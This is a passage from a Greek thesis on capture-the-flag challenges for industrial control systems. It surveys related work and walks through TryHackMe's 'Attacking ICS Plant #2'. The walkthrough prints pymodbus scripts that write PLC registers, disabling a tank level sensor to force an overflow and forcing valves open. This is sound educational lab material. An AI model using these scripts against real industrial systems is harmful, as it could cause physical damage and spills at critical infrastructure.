ασφάλεια δικτύων, ενώ οι πτυχές που σχετίζονται με τον ανθρώπινο παράγοντα, όπως η κοινωνική μηχανική και η ευαισθητοποίηση σε θέματα διαδικτυακής ασφάλειας, διαπιστώθηκε ότι είναι λιγότερο σημαντικές. Οι επιπτώσεις αυτών των αποτελεσμάτων συζητούνται σε σχέση με τη σύγχρονη βιβλιογραφία, υποδηλώνοντας την ανάγκη οι μελλοντικές προκλήσεις CTF να ενσωματώνουν μη τεχνικές πτυχές για την αντιμετώπιση των σημερινών εξελιγμένων απειλών στον τομέα των υπολογιστών και να απευθύνονται σε ένα ευρύτερο κοινό στον χώρο της ασφάλειας [13].

- "Design of Remote Service Infrastructures for Hardware-based Capture-the-Flag Challenges" [14]

  Το κείμενο αυτό ασχολείται με την πρόκληση της τεράστιας ζήτησης για εμπειρογνώμονες ασφαλείας που ξεπερνά την τρέχουσα δυναμικότητα του εργατικού δυναμικού, στο πλαίσιο του ολοένα και πιο ψηφιοποιημένου κόσμου μας και της κρίσιμης ανάγκης για ασφάλεια στον κυβερνοχώρο. Για να γεφυρωθεί αυτό το κενό, διερευνήθηκαν καινοτόμες μέθοδοι μάθησης, με ιδιαίτερη έμφαση στην παιχνιδοποίηση και την επίτευξη πόντων. Οι διαγωνισμοί Capture-the-Flag (CTF) έχουν αναδειχθεί ως μια εξέχουσα προσέγγιση, όπου οι συμμετέχοντες ασχολούνται με πραγματικά πρακτικά παραδείγματα που σχετίζονται με θέματα ασφάλειας ΤΠ και εφαρμόζουν γνωστές τεχνικές επίθεσης ή άμυνας στον κυβερνοχώρο για την επίλυσή τους. Ενώ οι περισσότερες

προκλήσεις CTF δίνουν παραδοσιακά έμφαση στην ασφάλεια λογισμικού ή δικτύου, η ασφάλεια του υλικού κέρδισε αναγνώριση μόλις πρόσφατα, παρά τον θεμελιώδη ρόλο της στα υπολογιστικά συστήματα. Η παραμέληση της ασφάλειας hardware μπορεί να καταστήσει αναποτελεσματικές τις προστασίες που βασίζονται στο λογισμικό. Έτσι, για να ενισχυθεί η ευαισθητοποίηση και η εκπαίδευση σχετικά με τις απειλές ασφάλειας υλικού, οι προκλήσεις CTF θα πρέπει να απευθύνονται σε συμμετέχοντες με ειδικές δεξιότητες που σχετίζονται με το υλικό, συμπεριλαμβανομένων των γλωσσών περιγραφής υλικού, του σχεδιασμού ψηφιακού υλικού, της σύνθεσης και της γνώσης των κοινών ευπαθειών υλικού. Η διπλωματική που παρουσιάζεται στην παρούσα μελέτη στοχεύει στην αντιμετώπιση του κενού στις προκλήσεις που βασίζονται στο υλικό, αναπτύσσοντας δύο περιβάλλοντα που προσφέρουν προκλήσεις που βασίζονται στο υλικό ως απομακρυσμένες υπηρεσίες. Τα περιβάλλοντα αυτά αξιοποιούν φυσικές συσκευές υλικού που είναι συνδεδεμένες σε απομακρυσμένες συσκευές ή εργαλεία αυτοματισμού ηλεκτρονικού σχεδιασμού (EDA) για την προσομοίωση του περιγραφόμενου υλικού. Το κείμενο παρέχει μια επισκόπηση των διαγωνισμών CTF, υπογραμμίζει την έλλειψη προσφερόμενων προκλήσεων hardware σε σημαντικούς διαγωνισμούς, παρουσιάζει την αρχιτεκτονική της υπηρεσίας, προσφέρει πρακτικά παραδείγματα χρήσης της πλατφόρμας και μοιράζεται αρχικά πειραματικά δεδομένα που σχετίζονται με τον αντίκτυπο των πόρων. Με τη διερεύνηση των προκλήσεων που βασίζονται σε hardware, η παρούσα έρευνα συμβάλλει στην ενίσχυση της εκπαίδευσης και της κατάρτισης στον τομέα της κυβερνοασφάλειας με την αντιμετώπιση της σημασίας της ασφάλειας του hardware και τη διεύρυνση του πεδίου εφαρμογής των διαγωνισμών CTF [14].

2.4 Περιγραφή Υπάρχοντών Capture the Flag VM

Οι δοκιμασίες CTF που μελετήθηκαν κατά την εκπόνηση της παρούσας διπλωματικής είναι οι εξής:

- Mission Pinpossible (HTB) [15]: Το Mission Pinpossible είναι μια πρόκληση Capture the Flag (CTF) του HackTheBox (HTB). Η πρόκληση επικεντρώνεται στην ανάλυση και αποκωδικοποίηση δεδομένων που συλλέγονται από ένα πληκτρολόγιο ασφαλείας, χρησιμοποιώντας διάφορα εργαλεία.

- Debugging Interface (HTB) [16]: Το Debugging Interface είναι μια ακόμη πρόκληση CTF που είναι διαθέσιμη στην πλατφόρμα του HTB. Επικεντρώνεται στο hardware και έχει σχεδιαστεί για να δοκιμάσει τις δεξιότητες των συμμετεχόντων στην αποκωδικοποίηση μεταδιδόμενων μηνυμάτων από μια ασύγχρονη σειριακή διεπαφή αποσφαλμάτωσης μιας ενσωματωμένης συσκευής.

- Attacking ICS Plant #2 (THM) [17]: Το Attacking ICS #2 είναι μια πρόκληση CTF που προσφέρεται από την πλατφόρμα TryHackMe (THM). Εστιάζει στην ασφάλεια των βιομηχανικών συστημάτων ελέγχου (ICS), η οποία περιλαμβάνει την εξασφάλιση και την αξιολόγηση της ασφάλειας των συστημάτων κρίσιμων υποδομών. Οι συμμετέχοντες καλούνται να αναλύσουν και να παραβιάσουν τους καταχωρητές του εργοστασίου προκειμένου να ολοκληρώσουν την πρόκληση.

- Bizarre Adventure Joestar (Vulnhub) [18]: Bizarre Adventure Joestar είναι μια πρόκληση CTF που διατίθεται στην πλατφόρμα Vulnhub. Η πρόκληση παρουσιάζει μια εικονική μηχανή που προσομοιώνει ένα σύστημα δεξαμενής καυσίμων, με έμφαση στην ασφάλεια SCADA. Οι συμμετέχοντες πρέπει να εντοπίσουν και να εκμεταλλευτούν τα τρωτά σημεία για να αποκτήσουν μη εξουσιοδοτημένη πρόσβαση και να ανακτήσουν συγκεκριμένες σημαίες.

- Factory (HTB) [19]: Το Factory είναι μια πρόκληση CTF που φιλοξενείται στην πλατφόρμα HTB. Αυτή η πρόκληση προσομοιώνει μια επίθεση σε ένα σύστημα κρίσιμων υποδομών. Η διεπαφή HMI και τα PLC στο σύστημα ICS παραβιάζονται, συγκεκριμένα οι αισθητήρες υψηλής/χαμηλής στάθμης μιας εγκατάστασης αποθήκευσης νερού. Ο στόχος είναι να ανακτηθεί ο έλεγχος και να αποτραπεί η υπερχείλιση της δεξαμενής νερού, στέλνοντας τις σωστές εντολές modbus στα PLC.

- Powergrid101 (Vulnhub) [20]: Το Powergrid είναι μια πρόκληση CTF που παρέχεται στην πλατφόρμα Vulnhub. Προσομοιώνει ένα περιβάλλον που σχετίζεται με δίκτυα ηλεκτρικής ενέργειας και βιομηχανικά συστήματα ελέγχου. Οι συμμετέχοντες πρέπει να αναλύσουν το σύστημα, να εντοπίσουν τα τρωτά σημεία και να τα εκμεταλλευτούν για να αποκτήσουν τον έλεγχο, ώστε να σταματήσουν μια επίθεση κακόβουλου λογισμικού σε ολόκληρη την εγκατάσταση του δικτύου ηλεκτρικής ενέργειας.

Κεφάλαιο 3: Υπάρχοντα CTF VMs Σχετικά με IoT και Κρίσιμες Υποδομές στο Διαδίκτυο των Πραγμάτων

3.1 CTF 1: Attacking ICS Plant #2

3.1.1 Περιγραφή CTF 1

Ξεκινώντας τη μελέτη και επίλυση Capture the Flag (CTF) σεναρίων στο χώρο των κρίσιμων υποδομών, αναλύεται το Attacking ICS #2 από το TryHackMe. Το VM παρείχε ένα προσομοιωμένο περιβάλλον για την ανάλυση της ασφάλειας ενός βιομηχανικού συστήματος ελέγχου (ICS). Το εργοστάσιο αποτελείται από μια δεξαμενή λαδιού, ένα δοχείο διαχωρισμού και ένα σύνολο από βαλβίδες με αισθητήρες που συνδέονται με καταχωρητές για τον έλεγχο της ορθής λειτουργίας του αλλά και την αναγνώριση σφαλμάτων. Ο στόχος είναι ο εντοπισμός και ο χειρισμός διαφόρων καταχωρητών που σχετίζονται με τον έλεγχο των αντλιών, την ανίχνευση της στάθμης των δεξαμενών, τον έλεγχο των βαλβίδων και τους μετρητές λαδιού. Εκτελώντας ένα πρόγραμμα αναγνώρισης στην IP-στόχο, παρατηρούνται σε πραγματικό χρόνο οι ενδείξεις αυτών των καταχωρητών. Η πρώτη σημαία αποκτάται με την υπερχείλιση της δεξαμενής, ενώ η δεύτερη σημαία αποκτάται επιτρέποντας τη ροή του λαδιού μέσω μιας συγκεκριμένης βαλβίδας.

3.1.2 Προκλήσεις CTF 1


Μία από τις κύριες προκλήσεις ήταν να προσδιοριστεί η λειτουργία κάθε καταχωρητή και η επίδρασή του στο εργοστάσιο, παρατηρώντας τις αλλαγές σε πραγματικό χρόνο καθώς αυτό ήταν ενεργό. Κάτι τέτοιο απαιτούσε προσεκτική ανάλυση και πειραματισμό με τους καταχωρητές για να γίνει κατανοητή η συμπεριφορά τους και πώς αλληλοεπιδρούσαν με τα διάφορα συστήματα του εργοστασίου. Μια άλλη σημαντική πρόκληση ήταν επεξεργασία και η εκτέλεση των σεναρίων κώδικα Python. Αυτό περιλαμβάνει την κατανόηση της σύνταξης και της δομής των σεναρίων, καθώς και τον τρόπο χρήσης τους για τον χειρισμό των καταχωρητών σε πραγματικό χρόνο. Επιπλέον, ανάλογα με τον στόχο, απαραίτητο στοιχείο αποτελεί η τροποποίηση των κατάλληλων καταχωρητών. Για παράδειγμα, στο task #1 υπερχείλισης της δεξαμενής, ήταν αναγκαίο να εντοπισθεί και να απενεργοποιηθεί ο αισθητήρας στάθμης μέσω του σωστού καταχωρητή, ενώ παράλληλα να παραμείνει ανοιχτή η αντλία τροφοδοσίας. Παρομοίως για την

ολοκλήρωση του task#2 απαιτείται η ανάλογη χειραγώγηση των καταχωρητών.

3.1.3 Εργαλεία και τεχνικές για επίλυση CTF 1

Η πρόκληση "Attacking ICS #2" απαιτεί διάφορα εργαλεία και τεχνικές για την ολοκλήρωση των στόχων. Το σενάριο discovery.py χρησιμοποιείται για τη διαμόρφωση επικοινωνίας με την IP του στόχου και τη συλλογή δεδομένων σε πραγματικό χρόνο από τις ενδείξεις των καταχωρητών στο βιομηχανικό σύστημα ελέγχου. Ο χειρισμός αυτών των καταχωρητών πραγματοποιείται για την επίτευξη συγκεκριμένων εργασιών, όπως η υπερχείλιση της δεξαμενής ή η επίτευξη μιας τιμής κατώτατου ορίου. Η παρακολούθηση και η παρατήρηση των αλλαγών των καταχωρητών είναι καθοριστικής σημασίας καθ' όλη τη διάρκεια της διαδικασίας. Η τροποποίηση των αρχείων Python μπορεί να είναι απαραίτητη για την εκπλήρωση των απαιτήσεων της πρόκλησης. Συνολικά, η λύση περιλαμβάνει έναν συνδυασμό χειρισμού καταχωρητών, παρακολούθησης και εκμετάλλευσης των τρωτών σημείων του συστήματος για την επίτευξη των στόχων και την ανάκτηση των σημαιών.

3.1.4 Επίλυση CTF 1




ΕΙΚΟΝΑ 1.1: ΕΚΦΩΝΗΣΗ ΑΠΟ ΤΟ TRYHACKME

Βασικό βήμα πριν την έναρξη του CTF αποτελεί η αναγνώριση των παρακάτω καταχωρητών:

- άνοιγμα/κλείσιμο της αντλίας τροφοδοσίας (PLC_FEED_PUMP)

- αισθητήρας στάθμης δεξαμενής (PLC_TANK_LEVEL)
- άνοιγμα/κλείσιμο της βαλβίδας εξόδου (PLC_OUTLET_VALVE)
- άνοιγμα/κλείσιμο της βαλβίδας του δοχείου διαχωρισμού (PLC_SEP_VALVE)
- Μετρητής απορριπτόμενου λαδιού (PLC_OIL_SPILL)
- Μετρητής επεξεργασμένου λαδιού (PLC_OIL_PROCESSED)
- άνοιγμα/κλείσιμο της βαλβίδας λυμάτων (PLC_WASTE_VALVE)

Επιπρόσθετα, μερικά προαιρετικά αρχεία του ICS Plant #1 [21] θα χρησιμοποιηθούν κατά την διάρκεια της επίλυσης, όπως φαίνονται παρακάτω.



ΕΙΚΟΝΑ 1.2: ΠΑΡΕΧΟΜΕΝΑ PYTHON SCRIPTS ΑΠΟ TRYHACKME


Αρχικά θα χρειαστεί το discovery.py

discovery.py

```
1. #!/usr/bin/env python3
2.
3. import sys
4. import time
5. from pymodbus.client.sync import ModbusTcpClient as ModbusClient
6. from pymodbus.exceptions import ConnectionException
7.
8. ip = sys.argv[1]
9. client = ModbusClient(ip, port=502)
10.client.connect()
11.while True:
12.     rr = client.read_holding_registers(1, 16)
13.     print(rr.registers)
14.     time.sleep(1)
```


Το αρχείο αυτό εκτελείται όπως παρακάτω και η λειτουργία του είναι να διαβάζει και να εκτυπώνει τους καταχωρητές του εργοστασίου σε πραγματικό χρόνο.

```
python3.6 discovery.py 10.10.10.93
```



ΕΙΚΟΝΑ 1.3: ΕΚΤΕΛΕΣΗ DISCOVERY.PY ΚΑΙ ΕΜΦΑΝΙΣΗ ΚΑΤΑΧΩΡΗΤΩΝ ΕΡΓΟΣΤΑΣΙΟΥ

Αφού γίνει δυνατός ο έλεγχος τον καταχωρητών, πραγματοποιείται σύνδεση με το Virtua Plant το οποίο προσομοιώνει την λειτουργία του εργοστασίου.



ΕΙΚΟΝΑ 1.4: ΠΡΟΣΟΜΟΙΩΣΗ ΕΡΓΟΣΤΑΣΙΟΥ ΜΕΣΩ VIRTUAPLANT

Τελικά παρατηρείται:

- Όταν η αντλία τροφοδοσίας γεμίζει τη δεξαμενή: ο καταχωρητής 1 = 1 (PLC_FEED_PUMP)
- Όταν η στάθμη λαδιού μέσα στη δεξαμενή φτάσει το επίπεδο του αισθητήρα: ο καταχωρητής 2 = 1 (PLC_TANK_LEVEL)
- Όταν περνάει λάδι από τη βαλβίδα εξαγωγής της δεξαμενής: ο καταχωρητής 3 = 1 (PLC_OUTLET_VALVE)
- Όταν περνάει υγρό από την βαλβίδα του νερού: ο καταχωρητής 8 = 1 (PLC_WASTE_VALVE) και ο καταχωρητής 6 αυξάνεται (PLC_OIL_SPILL)
- Όταν περνάει λάδι από τη βαλβίδα διαχωρισμού: ο καταχωρητής 4 = 1 (PLC_SEP_VALVE) και ο καταχωρητής 7 αυξάνεται (PLC_OIL_PROCESSED)

"To get the first flag we need to overflow the tank for at least 60 seconds."

Για να γίνει διαθέσιμη η πρώτη σημαία του CTF πρέπει να παραβιαστούν οι καταχωρητές του εργοστασίου κατάλληλα, έτσι ώστε η δεξαμενή να υπερχειλίσει. Για να γίνει εφικτό αυτό θα πρέπει να απενεργοποιηθεί ο αισθητήρας στάθμης της δεξαμενής (καταχωρητής 2) και παράλληλα να κρατηθεί η αντλία τροφοδοσίας ενεργή (καταχωρητής 1).

Για την επιτυχή αλλαγή των καταχωρητών του εργοστασίου στις επιθυμητές τιμές χρησιμοποιείται ο παρακάτω κώδικας Python:


Attack_overflow2.py

```
1. #!/usr/bin/env python3
2.
3. import sys
4. import time
5. from pymodbus.client.sync import ModbusTcpClient as ModbusClient
6. from pymodbus.exceptions import ConnectionException
7.
8. ip = sys.argv[1]
9. client = ModbusClient(ip, port=502)
10.client.connect()
11.while True:
12.  client.write_register(1, 1)  # feed ON
13.  client.write_register(2, 0)  # Level sensor off
```

Η εκτέλεση του κώδικα γίνεται με την παρακάτω εντολή:


```
python3.6 attack_overflow2.py 10.10.10.93
```

Τα αποτελέσματα της επίθεσης είναι εμφανή μέσω του VirtuaPlant [33]:



ΕΙΚΟΝΑ 1.5: ΑΠΟΤΕΛΕΣΜΑ ΕΠΙΘΕΣΗΣ ΥΠΕΡΧΕΙΛΙΣΗΣ ΔΕΞΑΜΕΝΗΣ

Αφού ξεχειλίσει η δεξαμενή για 60 δευτερόλεπτα η πρώτη σημαία του CTF εμφανίζεται στην διεύθυνση '10.10.10.93/flag1.txt'.



ΕΙΚΟΝΑ 1.6: ΠΡΩΤΗ ΣΗΜΑΙΑ ΤΟΥ CTF

"Let the oil flow through the separator vessel valve only. Wait until the counter reaches 2000. Then connect and get the flag2."


Για να εμφανιστεί η σημαία #2 πρέπει να παραμείνει ανοιχτή μόνο η βαλβίδα διαχωρισμού περιμένοντας έως ότου ο καταχωρητής 7 φτάσει στο 2000. Για να το γίνει αυτό πρέπει να τροποποιηθεί ο κώδικας, σύμφωνα με τα παρακάτω:

- Καταχωρητής 1 = 1 (PLC_FEED_PUMP OPEN)
- Καταχωρητής 3 = 1 (PLC_OUTLET_VALVE OPEN)
- Καταχωρητής 4 = 1 (PLC_SEP_VALVE OPEN)
- Καταχωρητής 8 = 0 (PLC_WASTE_VALVE CLOSED)

Τροποποιείται ο κώδικας κατάλληλα και εκτελείται όπως προηγουμένως

```
1. #!/usr/bin/env python3
2.
3. import sys
4. import time
5. from pymodbus.client.sync import ModbusTcpClient as ModbusClient
6. from pymodbus.exceptions import ConnectionException
7.
8. ip = sys.argv[1]
9. client = ModbusClient(ip, port=502)
10.client.connect()
11.while True:
12.   client.write_register(1, 1)   # feed ON
13.   client.write_register(3, 1)   # outlet valve
14.   client.write_register(4, 1)   # sep valve
15.   client.write_register(8, 0)   # waste water valve
16.
17.
```

Ελέγχοντας το VirtuaPlant για να εξακριβωθεί το αποτέλεσμα της επίθεσης, φαίνεται ότι ήταν επιτυχής.




ΕΙΚΟΝΑ 1.7: ΑΠΟΤΕΛΕΣΜΑ ΔΕΥΤΕΡΗΣ ΕΠΙΘΕΣΗΣ ΕΡΓΟΣΤΑΣΙΟΥ

Αναμένεται ο καταχωρητής 7 (PLC_OIL_PROCESSED) να περάσει το 2000

```
[1, 0, 1, 1, 0, 0, 1998, 0, 0, 0, 0, 0, 0, 0, 0, 0]
[1, 0, 1, 1, 0, 0, 2002, 0, 0, 0, 0, 0, 0, 0, 0, 0]
[0, 0, 1, 1, 0, 0, 2003, 0, 0, 0, 0, 0, 0, 0, 0, 0]
[1, 0, 1, 1, 0, 0, 2005, 0, 0, 0, 0, 0, 0, 0, 0, 0]
[1, 0, 1, 1, 0, 0, 2008, 0, 0, 0, 0, 0, 0, 0, 0, 0]
```

ΕΙΚΟΝΑ 1.8: ΕΞΕΤΑΣΗ ΚΑΤΑΧΩΡΗΤΗ 7 ΣΕ ΠΡΑΓΜΑΤΙΚΟ ΧΡΟΝΟ ΜΕΣΩ DISCOVERY.PY

Ολοκληρώνεται επιτυχώς το CTF καθώς εμφανίζεται και η σημαία 2 στην διεύθυνση '10.10.10.93/flag2.txt'



ΕΙΚΟΝΑ 1.9: ΔΕΥΤΕΡΗ ΣΗΜΑΙΑ ΤΟΥ CTF

3.2 CTF 2: BIZARRE ADVENTURE: JOESTAR

3.2.1 Περιγραφή CTF 2

Το "BIZARRE ADVENTURE: JOESTAR" CTF έχει σχεδιαστεί για να προσομοιώνει ένα σύστημα δεξαμενών καυσίμου, με έμφαση στην ασφάλεια σε περιβάλλοντα SCADA [50]. Το σύστημα παρουσιάζει μια σειρά τεχνικών και αρχιτεκτονικών χαρακτηριστικών που πρέπει να γίνουν κατανοητά και να αξιοποιηθούν για να αποκτηθεί πρόσβαση. Ένας από τους πρωταρχικούς στόχους για την επίλυση του CTF είναι ο εντοπισμός και η εκμετάλλευση ανοιχτών θυρών στο σύστημα που θα επιτρέψουν την πρόσβαση στο δίκτυο. Αυτό απαιτεί κατανόηση του τρόπου λειτουργίας των συστημάτων SCADA, καθώς και την ικανότητα εντοπισμού και εκμετάλλευσης ευπαθειών που βασίζονται στο διαδίκτυο. Η εικονική μηχανή περιλαμβάνει επίσης μια ελαττωματική δεξαμενή η οποία χρησιμεύει ως πιθανό σημείο εισόδου στο σύστημα. Η εκμετάλλευση αυτής της ευπάθειας απαιτεί γνώση της αρχιτεκτονικής του συστήματος και κατανόηση του τρόπου χρήσης εξειδικευμένων εργαλείων για πρόσβαση στο σύστημα. Η δραστηριότητα ολοκληρώνεται με την ανάκτηση της σημαίας.

3.2.2 Προκλήσεις CTF 2

Κατά τη διαδικασία επίλυσης της δοκιμασίας, αντιμετωπίστηκαν διάφορες προκλήσεις. Ένα από τα αρχικά εμπόδια ήταν ο εντοπισμός της διεύθυνσης IP του μηχανήματος-στόχου και η λεπτομερής αναγνώριση για τη συλλογή πληροφοριών σχετικά με τις ανοικτές θύρες και τις υπηρεσίες του. Η καταγραφή των καταλόγων και των αρχείων ιστού απαιτούσε προσεκτική εξέταση για τον εντοπισμό κρυφών καταλόγων ή καταλόγων περιορισμένης πρόσβασης. Η εκμετάλλευση των ευπαθειών και η απόκτηση αρχικής πρόσβασης απαιτούσε μια ολοκληρωμένη κατανόηση των τεχνικών εκμετάλλευσης και την αποτελεσματική χρήση εργαλείων. Επιπλέον, η κλιμάκωση των προνομίων αποτελούσε τη δική της σειρά προκλήσεων, καθώς απαιτούσε τον εντοπισμό και την εκμετάλλευση αδυναμιών στη διαμόρφωση του συστήματος.

3.2.3 Εργαλεία και τεχνικές για επίλυση CTF 2

